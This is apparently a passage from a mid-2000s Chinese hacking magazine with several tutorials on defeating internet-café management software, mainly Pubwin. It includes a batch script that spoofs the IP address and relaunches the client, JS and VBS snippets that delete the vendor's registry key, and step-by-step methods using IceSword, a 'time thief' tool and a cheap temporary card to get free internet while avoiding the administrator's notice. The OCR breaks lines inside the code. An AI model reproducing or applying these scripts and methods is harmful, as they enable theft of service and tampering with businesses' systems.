@for /f "tokens=2 delims= " %%i in (ip.txt) do set gate=%%i
@netsh interface ip show address | find "GatewayMetric" >ip.txt
@for /f "tokens=2 delims= " %%i in (ip.txt) do set gatewapmetric=%%i
@netsh interface ip set address name="本地连接"
source= static addr= %ip1% mask= %mask% gateway= %gate% gwmetric= %gatewapmetric%
@if errorlevel 1 goto error2
rem 设置netsh命令修改IP必要的参数变量并且在引用的命令中使用
:ipok
@echo Correct IP succeed!
@tracert www.google.com
@if errorlevel 1 goto error3
@goto connected
rem 利用tracert命令判断修改IP后是否可以连接Internet
:connected
@echo Connect Internet succeed!
@echo Finish cracking!
@goto end
:r
@netsh interface ip set address name="本地连接"
source= static addr= %ip% mask= %mask% gateway= %gate% gwmetric= %gatewapmetric%
@if errorlevel 1 goto error4
@goto set
rem 恢复原IP并且判断恢复修改是否成功
:1
@echo Edit regedit.exe failed!
@goto end
:error
@echo Kill process of pubwin.exe failed!
@del /f /q task.txt
@goto end
:error1
@echo IP error!
@set ip= & set ip1=
rem 删除增加的变量
@del /f /q task.txt
    @goto end
    :error2
    @echo Correct IP failed!
    @set ip= & set ip1= & set i=
& set j= & set k= & set mask= &
set gate= & set gatewapmetric=
    @del /f /q task.txt

    @goto end
    :error3
    @echo Connect Internet failed!
    @set ip= & set ip1= & set i=
& set j= & set k= & set mask=
& set gate= & set gatewapmetric=
    @del /f /q task.txt
    @goto end
    :error4
    @echo Resume correction
error!
    @goto end
    :set
    @set ip= & set ip1= & set i=
& set j= & set k= & set mask= &
set gate= & set gatewapmetric=
    @del /f /q task.txt ip.txt
    @echo Resume correction
succeed!Now run pubwin.exe!
    @start /d "%ProgramFiles%\
Hintsoft\Pubclt" pubwin.exe
    rem 运行默认安装路径的pubwin.
exe
    :end
    rem CodeEnd
```

保存以上代码为PC.bat。如上所示，PC.bat有两个功能：修改IP和恢复所做的修改。注意，修改的IP和源IP的前三位地址要一致。由于虽然修改了IP后可以上网，但是一旦Pubwin.exe再次运行，就会出现无法与Pubwin服务器建立连接的错误，因为你修改的IP是一个初始时局域网中不存在的IP，如果修改为已经存在的IP就会出现IP冲突。因此使用完IP Addr参数后，当你玩得实在不想再玩的时候就用r参数来恢复所有的修改，做事情要尽量做到完美嘛！为了菜鸟朋友更清楚地理解本批处理，我加进了错误处理及提示，当程序出错时可以根据相关提示寻找问题出在哪里。taskkill和reg命令是在winXP以上系统才有的命令，对于win2000的朋友，用kill.exe和一个操作注册表的脚本，修改几句批处理代码就可以达到同样的效果了，脚本代码如下：

js代码

```
    var WshShell = WScript.
CreateObject("WScript.Shell");
    WshShell.RegDelete
("HKLM\\Software\\HINTSOFT\\");
```

vbs代码

```
    Dim WshShell, bKey
```

```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.RegDelete "HKLM\Software\HINTSOFT\"
```

把上面两部分代码分别保存为*.js和*.vbs（"*"是指文件名可以任意命名）就可以了，用哪个随你喜欢。用脚本是因为默认情况下Pubwin会禁止访问注册表，我也懒得解锁。对于win98的朋友我只能说声抱歉了，因为很多cmd命令win98是不支持的，而且在win98下修改IP重启才会生效，要是有还原卡的话……你只有期盼网管快升级操作系统吧！

总的来说pc.bat是很方便的，不用一行一行地打烦琐的命令就可以一次完成kill Pubwin.exe和取消访问Internet的限制。破解完成后也许你会发现任务栏不在了，可以这样解决：在任务管理器中结束explorer.exe进程，就是桌面的进程；或者在桌面用输入法漏洞：点一下桌面，转换到智能ABC输入法，顺次按下"v"、"↑"、"delete"和回车，等到桌面重新回来时，任务栏也就回来了。

（本文提到的程序pc.bat在光盘中有提供。）

辅助文章：

《全解Pubwin4》作者：星陨石碎 06年01月 F9 第72页

《45秒破解Pubwin4》作者：星陨石碎 06年02月 F10 第66页

《批处理文件简介与编写》 网址：http://www.nohack.cn/bbs/viewthread.php?tid=3678

编辑点评： 曾几何时，有位读者朋友让我写篇关于批处理的文章，由于我比较忙，一直没能达成他的心愿，这件事一直压在我心上。这次星陨石碎给我们写了一篇用批处理快速破解Pubwin的文章，让大家大开眼界。不过，作者在批处理程序中用的注释比较少，给初学者的阅读带来了一定的困难，所以我给大家找了一篇《批处理文件简介与编写》放在论坛上，大家在遇到困难时可以去参考一下。

冰刃在网吧中的妙用

yacou

从本文你可以学到：

1、冰刃（IceSword）在网吧的4个用途

2、Pubwin的一种破解方法

3、如何在网吧防止木马

冰刃（IceSword）的强悍不用我说大家也知道，大家都把它应用在查找恶意DLL、rootkit级的后门上，而今天我要说的是IceSword在网吧中的应用。

一、找客户端的路径

首先我们运行IceSword.exe，选择"进程模块"，不管网管把客户端程序隐藏得多深，在"进程模块"里一看便知道了，如图1所示。



图1　在冰刃中找到客户端进程

二、找客户端程序端口

运行IceSword后，我们在"端口模块"里，通过刚才找到的路径从而找到客户端相对应的端口，如图2所示。

找端口有什么用？当然是用防火墙之类的软件来阻止它与主机的通讯啊！




图2　找到客户端对应端口

三、防止恶意程序运行

现在许多小鸟朋友也知道在网吧上网的时候安装一个防火墙来保护自己，该方法在绝大多数情况下能有效保护不被他人用溢出攻击得手，从而使传木马变成空话。但如果机器上本来就有，也就是说一些网吧黑客通过破解网吧还原卡或还原程序早已种上木马了，我们又该如何？很简单，至少我们先用IceSword把自己认为可疑的程序全部终止，然后通过禁止进线程的创建来防止再有其他的程序运行即可，如图3所示。

有的朋友会问，那这样不是连其他正常程序也无法运行了？是的，比如你上个厕所什么的，就不怕别人利用你不在的时间搞破坏了。你还可以用其他的软件来隐藏IceSword在托盘上的图标，这样更加隐蔽哦（你可以通过Ctrl+Alt+S将IceSword主界面唤出）。

四、延长上网时间

这是一个偶然的发现。一次在网吧上网，卡里没有钱了，但是我没有注意到，于是客户端就自动锁定。不知为什么，客户端程序关闭了所有我打开的程序，就是没有关闭IceSword。既然没有关闭，那就可以继续上网哦（该测试在Pubwin网吧管理程序下通过，不表示一定能够通用，有的网吧管理辅助程序能自动结束IceSword.exe）。




图3　禁止进线程的创建

（本文提到的软件冰刃在光盘中有提供。）

辅助文章：

《只要变变脸，下载真简单》作者：任我小行&缅菜鸟 06年01月 F9 第69页

编辑点评： "冰刃"以其强大的功能赢得了大家的广泛赞誉，却很少有人想到把它用在网吧的破解上。不过美中不足的是，我们在使用"冰刃"之前，必须得破解网吧管理系统来取得下载权限。方法虽好，但是如果网吧限制比较严的话，实践起来也比较麻烦。

月光宝盒之时间倒流

月夜我行[无组织]

从本文你可以学到：

1、利用“机时小偷”突破网管程序实现免费上网

最近悟空去上网，由于他老婆“芝芝”（蜘蛛精）怕他有外遇，一直控制着他的钱财，所以悟空兜里已基本上没钱了。没钱了，想去他师傅那里借钱，可是他又爱面子，不愿去借。当他在网吧里快没钱的时候，突然想起一款使他非常震惊的工具，那就是“机时小偷5.0版”的免费上网工具。下面我就给大家讲解一下吧。其实也很简单，正确安装软件后，运行“Terminate.exe”，启动软件后，程序自动将时间设置为启动软件时的时间，如图1所示。现在你就可以用上下箭头调节时间了，把时间调节到你想要运行窗口的时间，然后在下面的功能选择框里选择一个功能。




图1　“机时小偷5.0版”主界面

运行窗口：运行一个窗口（突破网管软件限制），此项默认为选中，是这个软件的主要功能之一。

暴力破解：如果在默认模式下无法实现上面所介绍的流程，典型的问题是选择“运行窗口”后出现的窗口会一闪而过。

隐藏界面：此项是将当前软件的界面隐藏掉。

终结程序：使指定程序彻底崩溃。它不同于简单结束程序的进程，可用于一些顽固软件（结束进程后又会自动运行），最典型的就是网管软件。

隐藏窗口：将一个活动窗口隐藏，但被隐藏的窗口依然正常运行。友情提醒：弹出一个信息框，提示你下机，可以在“提示下机内容”里设置提示的内容，比如提示悟空：“悟空，你该回家了！”

打开文件：打开所指定的文件。注意，该文件必须是Window已经指定打开方式；

强行关机：强行关闭计算机。

注意

1、以上所有功能均在你所设置的时间到达后实现，这点非常重要！如果你设置的时间比当前时间还早，就会出现一个提示，如图2所示。

2、将此软件用于破解网管软件时，请在设置完毕后，将本程序隐藏，否则将会影响破解的效果。设置完毕后，点击“确定”按钮完成设置。

3、当确定设置没错后，你就可以让你的电脑被网管软件锁住，至于具体怎么让你的电脑被锁住就不用我说了吧。

不过在网吧有一点是肯定的，那就是结账下机了。当你结账下机后，你要守着




图2　设置时间必须大于当前时间

你的电脑，不要让它重新启动或关机。如果设置正确的话，当时钟走到你所预定的时间点，在锁定的屏幕中央就会跳出一个窗口，如图3所示。

当然，有的网吧里，到了时间后，机器会自动重新启动的，没办法，人家就是这个样子啊！不过你也不用发愁，通过“机时小偷”我们一样可以搞定啊！遇到网管软件在结账下机后会马上重新启动的情况时，你就用冻结程序的办法来实现免费上网。大概过程就是，在你上网卡余额快用完的时候，运行“机时小偷”，设置一个较短的时间，并且选中“功能选择”中的“冻结程序”选项，然后将网管软件激活为当前窗口。这样，当网管软件被冻结后，你的目的就达到了。

遇到网管软件在结账下机后不重新启动的情况时，除了用上面的方法外，还可以用另一种更简单的方法实现免费上网。

具体做法是：设置一个恰当时间，选中“运行窗口”，然后将“隐藏界面”或“暴力破解”选中，现在你就可以结账下机了。等到设置的时间一到，你就会看到锁定的电脑屏幕上出现了一个显示桌面图标的窗口，后面就是免费上网的时间了。

这款利器的介绍，相信定能让菜鸟们在网络的江湖中有所收获。现在的网吧管理真的很差，祝大家玩得愉快！最后，还要提醒大家，悠着点，不要把时间搞得太久，那样会引起网吧管理员的注意！

（本文提到的软件“机时小偷5.0”，在光盘中有提供。）




图3　屏幕中央会跳出“机时小偷”的窗口

编辑点评：“机时小偷5.0”这款软件出来也有半年多了，应该算不上是什么新东东了。不过我平常去网吧的时候很少看见有用这个软件来突破管理程序的，所以借这个机会让月夜我行推荐给大家。但是，利用这款软件必须要注意的一点是，千万不要在网吧人多的时候用，因为在老板的机器上显示的是这台电脑没有人用。

上网只花一元钱
——快速破解所有网管软件

泡芒果

从本文你可以学到：

1、如何巧妙利用注销快速结束网管进程

2、如何利用社会工程学免费上网

上次我发现利用 Sleep 或 Power 键可以让网管程序在后台运行，达到免费上网的目的，但并不是所有键盘都有这些键的。今天，我就告诉大家另外两种快速破解所有网管软件的方法，只需花上 1 元钱，你就可以无限上网哦。




图1 TC++3.0

以Pubwin为例，我们先到服务台开一张一元钱的临时卡，用临时卡登录以后，就可以开始我们的行动了。先找一个指向 MSDOS 的程序运行，这里我选的是 TC++3.0，因为这是一个正常的 C 语言编译软件，即使被网管看到我们在运行他也不会说什么，到网吧学习 C 语言也很正常嘛，这可比用其他黑软安全多了，如图 1 所示。

